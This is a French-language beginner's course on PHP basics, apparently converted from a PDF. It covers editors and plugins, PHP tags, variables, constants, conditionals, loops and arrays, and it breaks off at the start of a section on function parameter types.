LES BASES DE PHP 4

I) INTRODUCTION : 4

II) LES BALISES PHP : 6

III) LES VARIABLES : 7

1) Afficher le contenu d'une variable et son type: 7
2) Concaténation : 8
3) Faire des calculs simples : 8
4) Portée des variables: 8
5) TP N°1: 8

IV) LES CONSTANTES: 9

Les constantes magiques: 9

V) LES CONDITIONS : 10

1) La structure if… else : 10
2) Des conditions multiples : 11
3) Une alternative pratique : switch : 11
4) Les ternaires : des conditions condensées : 12

VI) LES BOUCLES : 13

1) La boucle: while : 13
2) La boucle: for : 13

VII) LES TABLEAUX : les arrays 14

1) Tableau numéroté : 14
2) Les tableaux associatifs : 14
3) Tableaux multidimentionnels: 15
4) Parcourir un tableau : 15
5) Afficher rapidement un array avec print_r ou var_dump: 16
6) Différentes fonctions pour un tableau : 16

VIII) LES FONCTIONS : 18

1) Variables locales et globales: (portée des variables) 18
2) Les fonctions anonymes: 19
3) Exemple Fonction DATE: 20
4) TP N°2: 21

IV) INCLURE DES PORTIONS DE PAGE : 22

TRANSMETTRE DES DONNEES DE PAGE EN PAGE 24

I) TRANSMETTRE DES DONNEES AVEC L'URL : 24

II) CREER UN LIEN AVEC DES PARAMETRES : 24

III) RECUPERER LES PARAMETRES EN PHP : 24

IV) NE FAITES JAMAIS CONFIANCE AUX DONNEES REÇUES ! 24

V) TRANSMETTRE DES DONNEES AVEC LES FORMULAIRES : 25

1) Créer la base du formulaire : 25
2) Ne faites jamais confiance aux données reçues et la faille XSS : 25
3) L'envoi de fichiers : 26
4) TP N°3: 27

VI) VARIABLES SUPERGLOBALES, SESSIONS ET COOKIES : 28

1) Les sessions : 28
2) Les cookies : 29
3) TP N°4: 31

VII) LIRE ET ECRIRE DANS UN FICHIER : 32

1) Autoriser l'écriture de fichiers (chmod) : 32
2) Ouvrir et fermer un fichier : 32
3) Lire et écrire dans un fichier : 33
4) TP N°5: 34

STOCKER DES INFORMATIONS DANS UNE BASE DE DONNEES *35*

I) PRESENTATION DES BASES DE DONNEES : **35**

II) STRUCTURE D'UNE BASE DE DONNEES : **35**

III) PHPMYADMIN : **36**
1) Créer une base de donnée: : 36
2) Créer une table : 36
3) Créer les champs : 36
4) Insérer des données dans la table : 37
5) Opération avec phpMyAdmin : 37

IV) LIRE LES DONNEES : **38**
1) Se connecter à la base de données en PHP : 38
2) Récupérer les données : 38
3) Afficher le résultat d'une requête : 38
4) Critères de sélection : 39
5) Construire des requêtes contenant des variables : 39

V) ECRIRE DES DONNEES : **40**

VI) MODIFIER DES DONNEES : **40**

VII) SUPPRIMER DES DONNEES : **40**

VII) LES FONCTIONS SQL : **40**
1) Fonction agissant sur chaque entrée : (fonction scalaire) : 40
2) Fonction agissant sur l'ensemble de la table: (fonction d'agrégat) : 41

VIII) LES DATES EN SQL : **42**

IX) LES JOINTURES ENTRE TABLES : **43**
1) Les jointures internes : 44
2) Les jointures externes : 44

X) TP N°6: **45**

UTILISATION AVANCEE DE PHP *48*

I) LES EXPRESSIONS REGULIERES EN PHP: **48**
2) Des recherches simples: 48
3) Les classes de caractères: 49
4) Les quantificateurs: 49
5) Métacaractères: 50
6) Les classes abrégées: 51
7) Construire une regex complète: 51
8) Capture et remplacement: 52
9) Les assertions dans les expressions régulières 53

II) ARCHITECTURE MVC: **55**
1) Problématique : quels fichiers, quels dossiers pour mes projets: 55
2) Organisation non-MVC: 55
3) Présentation du MVC (Modèle – Vue – Contrôleur): 55
4) Amélioration du TP blog en respectant l'architecture MVC: 57

III) L'ORIENTE OBJET EN PHP: **62**
1) Une classe: 62
2) Première classe: 63
3) Le constructeur - Le destructeur: 64
4) Création de la première méthode: 66
5) Les getters et setters(accesseurs et mutateurs): 66

6) Les droits d'accès et l'encapsulation: 68
7) Constantes, Variables, méthodes statiques: 68
Variable statiques: 68
Méthodes de classes : 69
Constantes 70
8) Les méthodes magiques 70
9) TP N°7: 72
10) L'héritage en php: 72
11) La redéfinition de méthodes (surcharge): 73
12) Le mot clé parent: 76
13) La différence entre self et static: 77
14) TP N°8: 77
15) Classes abstraites et méthodes abstraites: 78
16) Les messages (communication entre objets): 78
17) TP N°9: 79
18) Namespaces: 82
1) Namespaces (espaces de noms): 82
2) Déclaration d'un namespace: 82
3) Constante magique __NAMESPACE__ : 83
4) Déclaration de sous-namespaces: 83
5) Créer des alias: 84
6) Importation de classes: 84
19) TP N°10: 85
20) Autoloading (L'auto-chargement de classes): 85
21) Les interfaces: 85
22) Les traits: 87
23) Chainage de méthodes : 88
23) Diagramme de classe : UML : 89
1) Modéliser une classe : 89
2) Modéliser l'héritage: 90
3) Modéliser les interfaces: 90
4) L'association: 91
5) L'agrégation: 91
6) La composition: 91
7) Logiciel DIA : 92

IV) LES EXCEPTIONS: 96
8) Le bloc try et catch: 96
9) Hériter la classe Exception: 97

ANNEXE 98

CONFIGURATION DE L'ENVOI DE MAIL DANS LARAGON: 98

CONFIGURATION DE L'ENVOI DE MAIL DANS WAMPSERVER: 98
Sans authentification , on peut utiliser son propre FAI: 98
Avec authentification: 99

INTERCEPTEUR D'EMAIL: 99
INSTALLATION DE MAILDEV SUR LARAGON: 99
Installation d'une nouvelle version de node.js 99

LES BASES DE PHP


I) INTRODUCTION :

Il existe deux types de sites web : les sites statiques et les sites dynamiques.

- **Les sites statiques :** ce sont des sites réalisés uniquement à l'aide des langages HTML et CSS. Ils fonctionnent très bien mais leur contenu ne peut pas être mis à jour automatiquement.
- **Les sites dynamiques :** plus complexes, ils utilisent d'autres langages en plus de HTML et CSS, tels que PHP et MySQL (base de données). Le contenu de ces sites web est dit « dynamique » parce qu'il peut changer sans l'intervention du webmaster

Internet est un réseau composé d'ordinateurs classés en clients et serveurs.
Lorsque le site est dynamique : la page est générée sur le serveur

- Le client demande au serveur à voir une page web ;
- le serveur prépare la page spécialement pour le client ;
- le serveur lui envoie la page qu'il vient de générer.



PHP génère du HTML. Les clients sont incapables de comprendre le code PHP : ils ne connaissent que le HTML et le CSS. Seul le serveur est capable de lire du PHP.

Pour créer des sites web dynamiques, nous devons installer des outils qui transformeront notre ordinateur en serveur afin de pouvoir tester notre site.
Les principaux outils dont nous avons besoin sont :

- Apache : le serveur web ;
- PHP : le programme qui permet au serveur web d'exécuter des pages PHP ;
- MySQL : le logiciel de gestion de bases de données.

Bien qu'il soit possible d'installer ces outils séparément, il est plus simple pour nous d'installer un paquetage tout prêt : WAMP http://www.wampserver.com/ ou esyphp http://www.easyphp.org/ ou https://laragon.org/ sous Windows, MAMP sous Mac OS X ou XAMPP sous Linux.
Il est conseillé d'utiliser un éditeur de texte qui colore le code source comme Notepad++ https://notepad-plus-plus.org/fr/ pour programmer convenablement en PHP.
On peut utiliser des éditeurs gratuits (OPEN SOURCE):
http://brackets.io/ (HTML + CSS + JAVASCRIPT) + plugin pour PHP https://github.com/Brackets-PHP/Brackets-PHP-SmartHints
https://code.visualstudio.com/

Editeurs Payants:
https://www.sublimetext.com/ (la version d'évaluation est à validité infinie)
Extension indispensables pour sublim text

- outils > palettes de commande > Package Control: Install package
  - Emmet: permet de vous faire gagner du temps grâce à ses abréviations. https://docs.emmet.io/cheat-sheet/
    Ex: html:5 + TAB => squelette HTML 5 complet
  - Sidebar Enhancements: Rajoute de nombreuses fonctionnalités sur le menu contextuel du panneau latéral des fichiers
  - SublimeCodeIntel: donne des informations sur les fonctions
  - IntelliDocs: Paramètre de fonction rapide
    Placez votre curseur sur une fonction ou un objet que vous souhaitez rechercher et appuyez sur F2 pour afficher la documentation correspondante.
  - PHP COMPLETIONS KIT: auto-complétions fonctions avec TAB
  - //PHPintel: Auto-complete for PHP functions and objects
  - All Autocomplete: permet l'auto-complétion des variables, fonctions, etc. se trouvant dans des fichiers ouverts par Sublime Text
  - Sidebarenhancements: rajoute des options au niveau des dossier avec un clic droit.
  - Twig: coloration syntaxique des fichiers twig
  - Bracket Highlighter : permet de voir les balises ouvrantes et fermantes
    - Exemple de config

```
{
"high_visibility_enabled_by_default": true,
"high_visibility_style": "solid",

// nbrs de caracteres max encadrés
   "search_threshold": 50000,

"user_bracket_styles": {
   "curly": {
      //"color": "region.bluish",
      //"color": "region.purplish",
          // "color": "region.orangish",
      //"color": "region.redish",
      "color": "region.yellowish",
      //"color": "region.greenish",

   }
}

}
```

  - Alignment: permet d'aligner vos morceaux de codes en une seule combinaison de touches avec CTRL + ALT + A
  - SublimeLinter: révèle vos erreurs de syntaxe (si il y en a) après la sauvegarde de votre fichier
    - Il faut installer SublimeLinter.
    - Pour php, il faut installer SublimeLinter-php et donner le chemin de php.exe dans la configuration Preference > Package Settings > SublimeLinter

```
"paths": {
   "windows": [
   "C:/wamp/bin/php/php7.0.4/"
   ]
}
```

    - Pour javascript, il faut installer SublimeLinter-jshint , installer node.js et indiquer le chemin dans SublimeLinter
  - bootstrap 4 autocomplete
  - Notepad++ Color scheme
    - Download file Notepad++.tmTheme; https://github.com/memboc/sublime-notepadpp-theme
    - In Sublime text open Preferences > Browse Packages... ;
    - Put file to /User/
    - Then set in menu Preferences > Color scheme > User > Notepad++.
  - Copy As Html: Copier/coller avec les couleurs sur word par exemple

https://www.jetbrains.com/phpstorm/ (IDE) Integrated Development Environment (en français « environnement de développement »),

II) LES BALISES PHP :

Le code PHP vient s'insérer au milieu du code HTML. On va progressivement placer dans nos pages web des morceaux de code PHP à l'intérieur du HTML. Ces bouts de code PHP seront les parties dynamiques de la page, c'est-à-dire les parties qui peuvent changer toutes seules.

```
<?php
// ici on écrit le code source php
?>
```

Exemple :

```
<!DOCTYPE html>
<html>
  <head>
    <title>Ceci est une page de test avec des balises  PHP</title>
    <meta <?php /* Code PHP */ ?>  charset="utf-8" />
  </head>
  <body>
    <h2>Page de test</h2>

    <p>
      Cette page contient du code HTML avec des balises  PHP.<br />
      <?php /* Insérer du code PHP ici */  ?>
      Voici quelques petits tests :
    </p>

    <ul>
    <li style="color: blue;">Texte en bleu</li>
    <li style="color: red;">Texte en rouge</li>
    <li style="color: green;">Texte en vert</li>
    </ul>

    <?php
    /* Encore du PHP
Toujours du PHP */
echo "Ceci est du <strong>texte</strong>" ; // insére du texte dans la page web
echo "Cette ligne a été écrite \"uniquement\" en PHP."; // si on veut mettre des guillemets, il faut les échapper avec\
    ?>
  </body>
</html>
```

La page s'enregistre avec l'extension .php
L'instruction *echo* permet d'insérer du texte dans la page web.
Une fois toutes les instructions PHP exécutées (ici c'était simple, il n'y en avait qu'une !), la page qui sort est une page qui ne contient que du HTML ! C'est cette page de « résultat » qui est envoyée au visiteur, car celui-ci ne sait lire que le HTML.

On peut interrompre un script php grâce à **exit()** ou **die()** (on peut mettre éventuellement un commentaire à l'intérieur)

```
<?php

echo 'formateur';
die("Arret du script");  // ou exit();
echo 'eric';

?>
```

Rem: Pour inclure du php dans de l'html de façon plus propre et plus simple, on peut utiliser smarty https://www.smarty.net/ (de moins en moins utilisé), Twig https://twig.symfony.com/ , Plate http://platesphp.com/

III) LES VARIABLES :

Les variables sont capables de stocker différents types d'informations. On parle de types de données :

- Les chaînes de caractères (string)
- Les nombres entiers (int) : ce sont les nombres du type 1, 2, 3, 4, etc. On compte aussi parmi eux les entiers relatifs : -1,-2, -3…
- Les nombres décimaux (float) : ce sont les nombres à virgule. Exemple : 14.738.
- Les booléens (bool) : On écrit true pour vrai, et false pour faux.
  Lors d'une conversion en booléen, les valeurs suivantes sont considérées comme FALSE:
  - le booléen FALSE, lui-même
  - l'entier 0 (zéro)
  - le nombre à virgule flottante 0.0 (zéro)
  - la chaîne vide, et la chaîne "0"
  - un tableau avec aucun élément
  - un objet avec aucun membre, ni variable
  - le type spécial NULL (incluant les variables non définies)
  - les objets SimpleXML créés depuis des balises vides
  - Avertissement: -1 est considéré comme TRUE, comme tous les nombres différents de zéro (négatifs ou positifs) !
- Rien (NULL) : Absence de type

Une variable commence par $ et ne contient ni d'espace, ni d'accent, ni de caractères spéciaux, ni de tiret.
Une variable ne peut pas commencer par un chiffre.
On **affecte** une variable à une valeur ou expression.

```
<?php
$age_du_visiteur = 17; // La variable est créée et vaut 17
$age_du_visiteur = 23; // La variable est modifiée et vaut 23
$age_du_visiteur = 55; // La variable est modifiée et vaut 55
?>
```

Type de variable :

```
<?php
$nom_du_visiteur = "Eric";  // type string
$nom_du_visiteur = 'Eric'; // type string
$variable = "Mon \"nom\" est Eric"; // type string
$variable = 'Je m\'appelle Eric'; // type string
$variable = 'Mon "nom" est  Eric';  // type string
$variable = "Je m'appelle Eric"; // type string

$age_du_visiteur = 17; // type int

$poids = 57.3; // type float

$je_suis_mauvais = true; // type bool
$je_suis_bon = false; // type bool

$pas_de_valeur = NULL;  // variable vide
?>
```

1) Afficher le contenu d'une variable et son type:

```
<?php
$age_du_visiteur = 17;
echo $age_du_visiteur;

echo gettype($age_du_visiteur);
?>
```

On peut par exemple utiliser le type pour faire une vérification:
is_int(); is_string(); is_array(); is_object() ; isset() …. qui retournera un booléen

2) Concaténation :

Cela signifie assemblage.

```
<?php
$age_du_visiteur = 17;
echo 'Le visiteur a ' . $age_du_visiteur . ' ans';
?>
```

Il est préférable d'utiliser des guillemets simples pour bien repérer la variable plutôt que : *echo "Le visiteur a $age_du_visiteur ans"; => la variable est « noyée » dans le texte.*

On peut également utiliser sprintf qui est une fonction qui permet en plus de formater la chaine: (plus lisible)

```
$name = "julien";
$hello = sprintf("hello %s",$name);
```

```
$x = "bon";
$x .="jour"; // concatenation  même chose que $x. "jour";
```

3) Faire des calculs simples :

```
<?php
$nombre = 2 + 4; // $nombre prend la valeur 6
$nombre = 5 - 1; // $nombre prend la valeur 4
$nombre = 3 * 5; // $nombre prend la valeur 15
$nombre = 10 / 2; // $nombre prend la valeur 5
$nombre = 3 * 5 + 1; // $nombre prend la valeur 16
$nombre = (1 + 2) * 2; // $nombre prend la valeur 6

$nombre = 10;
$resultat = ($nombre + 5) * $nombre; // $resultat prend la valeur 150
$nombre = 10 % 5; // $nombre prend la valeur 0 car la division tombe juste ( modulo : reste de la division entière)
$nombre = 10 % 3; // $nombre prend la valeur 1 car il reste 1
$nombre = $a ** $b; // $a à la puissance $b
?>
```

4) Portée des variables:

Selon où on déclare une variable, elle ne pourra pas être utilisé dans tout le script. La portée d'une variable correspond à l'endroit où la variable pourra être utilisée dans le script. Le php dispose de 3 espaces de portée différents.

- L'espace global
- L'espace local
- L'espace statique.

Toute variable déclarée à l'extérieur d'une fonction appartient à l'espace global. Elles ne peuvent être utilisées qu'au sein de l'espace global. Donc elles ne peuvent pas être utilisées à l'intérieur d'une fonction. (voir fonction).

Si on déclare une variable dans une fonction, elle appartient à l'espace de la fonction. On ne pourra l'utiliser que dans cette fonction.

Une variable statique a une portée locale uniquement, mais elle ne perd pas sa valeur lorsque le script appelle la fonction.

```
<?php
function test()
{
   static $a = 0;
   echo $a;
   $a++;
}
?>
```

la variable $a est initialisée uniquement lors du première appel à la fonction et, à chaque fois que la fonction test() est appelée, elle affichera une valeur de $a incrémentée de 1.

5) TP N°1:

Utiliser l'instruction d'affichage **echo** pour afficher :

1) une chaîne de caractères,
2) le contenu d'une variable,
3) une chaîne de caractères associée au contenu d'une variable .

IV) LES CONSTANTES:

Les constantes sont similaires aux variables mais leur valeur ne pourra jamais être modifiées. Elles sont accessibles par défaut à travers tout le script. Il n'y a pas de notion de portée.

```
<?php
define('BONJOUR', 'Bonjour à tous');
echo BONJOUR;
?>
```

Les constantes magiques:

Quelques constantes PHP magiques

Nom	Description
`__LINE__`	La ligne courante dans le fichier.
`__FILE__`	Le chemin complet et le nom du fichier courant avec les liens symboliques résolus. Si utilisé pour une inclusion, le nom du fichier inclus est retourné.
`__DIR__`	Le dossier du fichier. Si utilisé dans une inclusion, le dossier du fichier inclus sera retourné. C'est l'équivalent de *dirname(__FILE__)*. Ce nom de dossier ne contiendra pas de slash final, sauf si c'est le dossier racine.
`__FUNCTION__`	Le nom de la fonction.
`__CLASS__`	Le nom de la classe courante. Le nom de la classe contient l'espace de nom dans lequel cette classe a été déclarée (i.e. *Foo\Bar*). Notez que depuis PHP 5.4, __CLASS__ fonctionne aussi dans les traits. Lorsqu'elle est utilisée dans une méthode de trait, __CLASS__ est le nom de la classe dans laquelle le trait est utilisé.
`__TRAIT__`	Le nom du trait. Le nom du trait inclut l'espace de nom dans lequel il a été déclaré (e.g. *Foo\Bar*).
`__METHOD__`	Le nom de la méthode courante.
`__NAMESPACE__`	Le nom de l'espace de noms courant.
`ClassName::class`	Le nom entièrement qualifié de la classe. Voir aussi ::class.

```
<?php
        echo __LINE__.'<br/>';
        echo __FILE__.'<br/>';
        echo __DIR__.'<br/>';

        function test(){
        echo __FUNCTION__.'<br/>';
        }
        test();
?>
```

V) LES CONDITIONS :

1) La structure if… else :

Symbole :
== Est égal à
=== Est égal à et de même type
> Est supérieur à
< Est inférieur à
>= Est supérieur ou égal à
<= Est inférieur ou égal à
!= Est différent de

if (expression)
commandes
L'expression est convertie en sa valeur booléenne. Si l'expression vaut TRUE, PHP exécutera l'instruction et si elle vaut FALSE, l'instruction sera ignorée.
Ex : if (0) echo" faux"; // => ne s'affiche pas car condition fausse

```
<?php
$age = 8;

if ($age <= 12) // SI l'âge est inférieur ou égal à 12
{
  // $autorisation_entrer = "Oui";
  $autorisation_entrer = true;
}
else // SINON
{
   //$autorisation_entrer = "";
  $autorisation_entrer = false;

}


if ($autorisation_entrer) // $autorisation_entrer été converti en booléen même chose que if ($autorisation_entrer == true)
{
   echo "Bienvenue sur le site";
}
elseif  (! $autorisation_entrer) // booléen même chose que if ($autorisation_entrer == false)
{
   echo "T'as pas le droit d'entrer, tu es trop vieux !";
}
?>
```

Pour gagner en clarté, on peut sortir les conditions du if.

```
<?php
$var =2;

$varEqualOne = 1 == $var;
$varEqualTwo = 2 == $var;

if ($varEqualOne){
        echo "var equal 1";
} else if ($varEqualTwo){
        echo "var equal 2";
} else {
        echo "var not equal ";
}

?>
```

2) Des conditions multiples :

Principaux mots clés

Et : AND ou &&

Ou : OR ou ||

```
<?php
if ($sexe == "fille" OR  $sexe == "garçon")
{
   echo "Salut Terrien !";
}
else
{
   echo "Euh, si t'es ni une fille ni un garçon, tu es quoi alors ?";
}
?>
```

3) Une alternative pratique : switch :

On se simplifie la vie si on a plusieurs conditions a vérifier. L'instruction switch équivaut à une série d'instructions if.

```
<?php
$note = 10;
switch ($note) // on indique sur quelle variable on travaille
{
   case 0: // dans le cas où $note vaut 0
      echo "Tu es vraiment nul
   break; //L'instruction break demande à PHP de sortir du switch. Sinon php execute les instructions suivantes

   case 5: // dans le cas où $note vaut 5
      echo "Tu es très mauvais";
   break;

   case 7: // dans le cas où $note vaut 7
      echo "Tu es mauvais";
   break;

   case 10: // etc. etc.
      echo "Tu as pile poil la moyenne, c'est un peu juste…";
   break;

   case 12:
      echo "Tu es assez bon";
   break;

   case 16:
      echo "Tu te débrouilles très bien !";
   break;

   case 20:
      echo "Excellent travail, c'est parfait !";
   break;

   default:
      echo "Désolé, je n'ai pas de message à afficher pour cette note";
}
?>
```

Le mot-clé default à la fin est un peu l'équivalent du else.

4) <u>Les ternaires : des conditions condensées :</u>

Un ternaire est une condition condensée qui fait deux choses sur une seule ligne :

L'opérateur ternaire est un raccourci d'écriture pour le **if**. Il fonctionne de cette façon :

$var = [IF] ? [THEN] : [ELSE];

Exemple :

```
<?php
$age = 24;
if ($age >= 18)
{
 $majeur = true;
}
else
{
 $majeur = false;
}
?>
```

On peut faire la même chose en une seule ligne grâce à une structure ternaire :

```
<?php
$age = 24;
$majeur = ($age >= 18) ? true : false;
?>
```

```
<?php
$var = 1;
$name = 1 == $var ? 'Julien' : 'Christophe';
echo "name : $name\n";
?>
```

```
<?php
if($var) {
        $name = $var;
} else {
        $name = "Julien";
}
?>
```

Si $var existe "tu prends sinon tu prends autre chose." $name prend $var s'il y a quelque-chose dedans sinon…

```
<?php
$var = 'Christophe';  // si $var = null , on prendra Julien
$name = $var ? $var : "Julien"; // ou bien plus court: $name =  $var ?: 'Julien';
echo "name : $name\n";
?>
```

Méthode pratique, si on veut auto-assigner en fonction du résultat s'il y a quelque-chose dedans ou alors fournir une valeur par défaut.

VI) LES BOUCLES :

1) La boucle: while :

while (expression)
commandes

PHP exécute l'instruction tant que l'expression de la boucle while est évaluée comme TRUE

Tant que la condition est remplie, les instructions sont réexécutées. Dès que la condition n'est plus remplie, on sort enfin de la boucle.

```
<?php
$nombre_de_lignes = 1;
while ($nombre_de_lignes <= 100)
{
   echo 'Ceci est la ligne n°' . $nombre_de_lignes . '<br />';
   $nombre_de_lignes++; // $nombre_de_lignes = $nombre_de_lignes +1
}
?>
```

Le bloc d'instructions est exécuté au moins une fois avec do … while

```
<?php
$counter = 1;
do {
echo 'boucle';
$counter++;
} while ($counter <= 10);
?>
```

2) La boucle: for :

for (expr1; expr2; expr3)
commandes

Au début de chaque itération, l'expression expr2 est évaluée. Si l'évaluation vaut TRUE, la boucle continue et les commandes sont exécutées. Si l'évaluation vaut FALSE, l'exécution de la boucle s'arrête.

```
<?php
for ($nombre_de_lignes = 1; $nombre_de_lignes <= 100;$nombre_de_lignes++)
{
   echo 'Ceci est la ligne n°' . $nombre_de_lignes . '<br />';
}
?>
```

```
// on peut mettre plusieurs variables ( si l'une des conditions est fausse on arrête )
for ($counter = 10 , $i =0; $counter >=1, $i <5 ; $counter--, $i++)
        {
        echo $counter.' – '. $i.'<br/>';
        }
```

Rem :

```
$x+=2; // $x = $x +2
$x-=2; // $x = $x -2
$x*=2; // $x = $x * 2
$x/=2; // $x = $x / 2
$x--; // $x = $x – 1 post-décrémentation
--$x; pré-décrémentation
```

```
<?php
$x = 1;
echo $x++; // affiche 1 puis incrémente (l'incrémentation se fait apres l'affichage)

echo "<br/>----------<br/>";
$x = 1;
echo ++$x; // incrémente puis affiche 2 (l'incrémentation se fait avant l'affichage)
?>
```

VII) LES TABLEAUX : les arrays

On en distingue deux types :

- les tableaux numérotés ;
- les tableaux associatifs.

1) Tableau numéroté :

Dans un array, les valeurs sont rangées dans des « cases » différentes. Ici, nous travaillons sur un array numéroté, c'est-à-dire que chaque case est identifiée par un numéro. Ce numéro est appelé clé. Attention ! Un array numéroté commence toujours à la case n°0 !
Pour créer un tableau numéroté en PHP, on utilise généralement la fonction array.
Créer un tableau vide:

```
$tableau = array();
$tableau = []; // syntaxe courte
```

```
<?php
// La fonction array permet de créer un array
$prenoms = array ('François', 'Michel', 'Nicole', 'Véronique','Benoît');
$prenoms = ['François', 'Michel', 'Nicole', 'Véronique','Benoît']; // autre notation courte

?>
```

Vous pouvez aussi créer manuellement le tableau case par case :

```
<?php
$prenoms[0] = 'François';
$prenoms[1] = 'Michel';
$prenoms[2] = 'Nicole';
?>
```

```
vous pouvez laisser PHP sélectionnerautomatiquement le numéro
<?php
$prenoms[] = 'François'; // Créera $prenoms[0]
$prenoms[] = 'Michel'; // Créera $prenoms[1]
$prenoms[] = 'Nicole'; // Créera $prenoms[2]
?>
```

```
<?php
echo $prenoms[1]; // écrit Michel
?>
```

2) Les tableaux associatifs :

Les tableaux associatifs fonctionnent sur le même principe, sauf qu'au lieu de numéroter les cases, on va les étiqueter en leur donnant à chacune un nom différent.

```
<?php
// On crée notre array $coordonnees
$coordonnees = array (
   'prenom' => 'François',
   'nom' => 'Dupont',
   'adresse' => '3 Rue du Paradis',
   'ville' => 'Marseille');
?>
```

Vous pouvez aussi créer manuellement le tableau case par case :

```
<?php
$coordonnees['prenom'] = 'François';
$coordonnees['nom'] = 'Dupont';
$coordonnees['adresse'] = '3 Rue du Paradis';
$coordonnees['ville'] = 'Marseille';
?>
<?php
echo $coordonnees['ville']; // affiche Marseille
?>
```

Parfois , on est **obligé de mettre des accolades** (en cas de double quote) pour évaluer l'expression en premier car sinon il y a une erreur.

```
echo  " {$coordonnees['ville']} ";
```

3) Tableaux multidimentionnels:

```
<?php
$tab = array(
'Couleurs' => array('bleu','rouge','jaune'),
'Food'  => array ('Jambon','Poulet','Avocat')
);

echo $tab['Couleurs'][1];

var_dump($tab);

?>
```

```
array (size=2)
  'Couleurs' =>
    array (size=3)
      0 => string 'bleu' (length=4)
      1 => string 'rouge' (length=5)
      2 => string 'jaune' (length=5)
  'Food' =>
    array (size=3)
      0 => string 'Jambon' (length=6)
      1 => string 'Poulet' (length=6)
      2 => string 'Avocat' (length=6)
```

4) Parcourir un tableau :

- La boucle for

```
<?php
// On crée notre array $prenoms
$prenoms = array ('François', 'Michel', 'Nicole', 'Véronique','Benoît');
// Puis on fait une boucle pour tout afficher :
for ($numero = 0; $numero < 5; $numero++)
{
   echo $prenoms[$numero] . '<br />'; // affichera $prenoms[0],$prenoms[1] etc.
}
?>
```

- La boucle foreach

```
<?php
$prenoms = array ('François', 'Michel', 'Nicole', 'Véronique','Benoît');
foreach($prenoms as $element)
{
   echo $element . '<br />'; // affichera $prenoms[0], $prenoms[1] etc.
}
?>
```

À chaque tour de boucle, la valeur de l'élément suivant est mise dans la variable $element.

On peut éventuellement écraser une valeur en faisant un passage par **référence. (pour pouvoir modifier)**

```
<?php
$prenoms = array ('François', 'Michel', 'Nicole', 'Véronique','Benoît');
foreach($prenoms as &$element)
{
   $element='eric'; // on écrase tous les éléments et on remplace par eric
}
?>
```

Si on récupère la clé en plus , on pourra aussi modifier une valeur de façon dynamique.

```
<?php
$coordonnees = array (
   'prenom' => 'François',
   'nom' => 'Dupont',
   'adresse' => '3 Rue du Paradis',
   'ville' => 'Marseille');
foreach($coordonnees as $cle => $element)
{
   echo '[' . $cle . '] vaut ' . $element . '<br />'; // on affiche les clés et les valeurs
 $coordonnees[$cle]='eric'; // toutes les valeurs sont remplacées par 'eric'  , on travaille dynamiquement sur le tableau
}
?>
```

5) <u>Afficher rapidement un array avec print_r ou var_dump:</u>

```
<?php
$coordonnees = array (
   'prenom' => 'François',
   'nom' => 'Dupont',
   'adresse' => '3 Rue du Paradis',
   'ville' => 'Marseille');
echo '<pre>';
print_r($coordonnees);
echo '</pre>';
var_dump($coordonnees); // donne des précision tel que le type, la taille….

?>
```

On peut s'en servir pour le débogage, pendant la création du site, afin de voir rapidement ce que contient l'array.

La balise <pre> a pour particularité de restituer le texte dans le code source de la même manière qu'il a été tapé : les espaces multiples, les tabulations et les sauts de ligne sont préservés.

6) <u>Différentes fonctions pour un tableau :</u>

- <u>array_key_exists : pour vérifier si une clé existe dans l'array ;</u>

```
<?php
$coordonnees = array (
   'prenom' => 'François',
   'nom' => 'Dupont',
   'adresse' => '3 Rue du Paradis',
   'ville' => 'Marseille');
if (array_key_exists('nom', $coordonnees))
{
   echo 'La clé "nom" se trouve dans les coordonnées !';
}
if (array_key_exists('pays', $coordonnees))
{
   echo 'La clé "pays" se trouve dans les coordonnées !';
}
?>
```

- in_array : pour vérifier si une valeur existe dans l'array ;

```
<?php
$fruits = array ('Banane', 'Pomme', 'Poire', 'Cerise', 'Fraise','Framboise');
if (in_array('Myrtille', $fruits))
{
   echo 'La valeur "Myrtille" se trouve dans les fruits !';
}
if (in_array('Cerise', $fruits))
{
   echo 'La valeur "Cerise" se trouve dans les fruits !';
}
?>
```

- array_search : pour récupérer la clé d'une valeur dans l'array.

```
<?php
$fruits = array ('Banane', 'Pomme', 'Poire', 'Cerise', 'Fraise', 'Framboise');
$position = array_search('Fraise', $fruits);
echo '"Fraise" se trouve en position ' . $position . '<br />';
$position = array_search('Banane', $fruits);
echo '"Banane" se trouve en position ' . $position;
?>
```

- array_pop: Dépile un élément de la fin d'un tableau:

```
$stack = array("orange", "banana", "apple", "raspberry");
$fruit = array_pop($stack);
print_r($stack);
```

Après cela, *$stack* n'aura plus que 3 éléments et *raspberry* sera assigné à *$fruit*.

array_shift — Dépile un élément au début d'un tableau

- array_map: Applique une fonction sur les éléments d'un tableau

```
// on applique la fonction htmlspecialchars (sécurité) a toutes les données du POST
 $_POST = array_map('htmlspecialchars', $_POST);
```

VIII) LES FONCTIONS :

Les fonctions permettent d'éviter d'avoir à répéter du code PHP que l'on utilise souvent. Une fonction est une série d'instructions qui effectue des actions et qui retourne une valeur.

```
<?php
// Ci-dessous, la fonction qui calcule le volume d'un cylindre
function VolumeCylindre($rayon, $hauteur)
{
  $volume = $rayon * $rayon * pi() * $hauteur ; // calcul du volume
  return $volume; // indique la valeur à renvoyer, ici le volume
}
$volume = VolumeCylindre(3, 1);
echo 'Le volume d\'un cylindre de rayon 3 et de hauteur 1 est de ' .$volume;
?>
```

Lorsque l'on déclare une fonction $rayon et $hauteur sont **des paramètres.** Lors de l'appel de la fonction on dit que je donne **des arguments** à la fonction.

Les déclarations de type permettent aux fonctions de requérir que certains paramètres soient d'un certain type lors de l'appel de celles-ci. Si la valeur donnée est d'un type incorrect alors une erreur est générée :
Exemple: http://php.net/manual/fr/functions.arguments.php

```
function VolumeCylindre(int $rayon, float $hauteur)
{.....
}
```

Types valides

Type	Description	Version PHP minimum
